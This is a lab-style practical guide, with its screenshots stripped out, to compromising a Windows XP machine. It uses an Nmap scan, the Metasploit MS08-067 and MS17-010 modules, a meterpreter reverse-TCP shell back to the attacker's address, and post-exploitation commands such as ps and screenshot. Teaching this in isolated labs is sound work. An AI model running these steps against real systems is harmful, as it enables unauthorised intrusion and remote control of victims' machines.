



# **CYBER SECURITY**

# **PRACTICAL GUIDE**

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# Hacking WindowsXP with Nmap and msfconsole using Metasploit

Exploiting any system without proper authorization is unethical, illegal, and violates privacy rights. However, if you're conducting a legal penetration test on a system you own or have explicit permission to test, here's an outline of how you might approach exploiting a vulnerable Windows XP system using **Nmap** and **Metasploit Framework (msfconsole)**.

## **Prerequisites**

- 1. **Legal Permission**: Ensure you have written authorization for penetration testing.
- 2. Tools Installed:
  - o Nmap: Network mapper for scanning vulnerabilities.
  - Metasploit Framework: Exploitation tool.
- 3. Target System: A vulnerable Windows XP system (SP1/SP2 is often used in labs).
- 4. Virtualized Lab: Use tools like VirtualBox or VMware for isolated testing

## **Steps for Ethical Exploitation**

#### 1. Reconnaissance Using Nmap

Scan the target to identify open ports and services.

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nmap -A -T4 <target-ip>
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- Look for:
  - o Open ports like 445 (SMB) or 135 (RPC).
  - Operating system details and service versions.

#### 2. Search for Vulnerabilities

- Use the nmap script engine to find vulnerabilities
  - nmap --script vuln <target-ip>
- Check for known vulnerabilities like:
- MS08-067: A critical SMB vulnerability often used for Windows XP exploitation.

OR

• MS17-010 is a critical vulnerability in Microsoft's Server Message Block (SMBv1) protocol.

- It allows remote code execution on unpatched systems (e.g., Windows XP, 7, Server 2003/2008).
- This vulnerability was exploited by the **WannaCry ransomware** and other malware.
- The framework will return a list of related modules. These modules are typically used for exploitation or auxiliary tasks, such as scanning or checking for the vulnerability.

#### 3. Using Metasploit Framework

• Launch Metasploit:

msfconsole

 Search for relevant exploits search ms08-067

#### 4. Set Up the Exploit

• Select the exploit module:

use exploit/windows/smb/ms08\_067\_netapi

OR

use exploit/windows/smb/ms17\_010\_psexec

- Configure the target: set RHOST <target-ip> show options set LHOST <your-ip> show options
- Set the payload (e.g., reverse shell) set payload windows/meterpreter/reverse\_tcp set LPORT 4444

#### 5. Exploit the System

Run the exploit:

exploit

 If successful, you'll get a Meterpreter shell meterpreter >

#### 6. Post-Exploitation

1. Enumerate the system for data (with permission):

List processes:

ps

Check for files:

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Capture screenshots: screenshot

### **Important Notes**


- 1. **Update the System After Testing**: If you're testing your systems, patch vulnerabilities like MS08-067 immediately.
- 2. Logging and Reporting: Document the steps and findings during ethical testing.
- 3. **Secure Your Environment**: Use firewalls and disable unnecessary services to protect against real attacks.

#### **PROCEDURE**


• Open the windowsXP machine.




• Search the ip address of windowsXP machine this is the target machine ip address.




Ping the target machine ip address in kali this is the victim machine.




Use Nmap tool




• Use msfconsole




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
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
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
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
Set RHOSTS and show options if LHOST require means set that also




Exploit



• Go to target machine and write something in note pad





#### Screenshot

#### Go to /home/kali/MrzMBzTj.jpeg

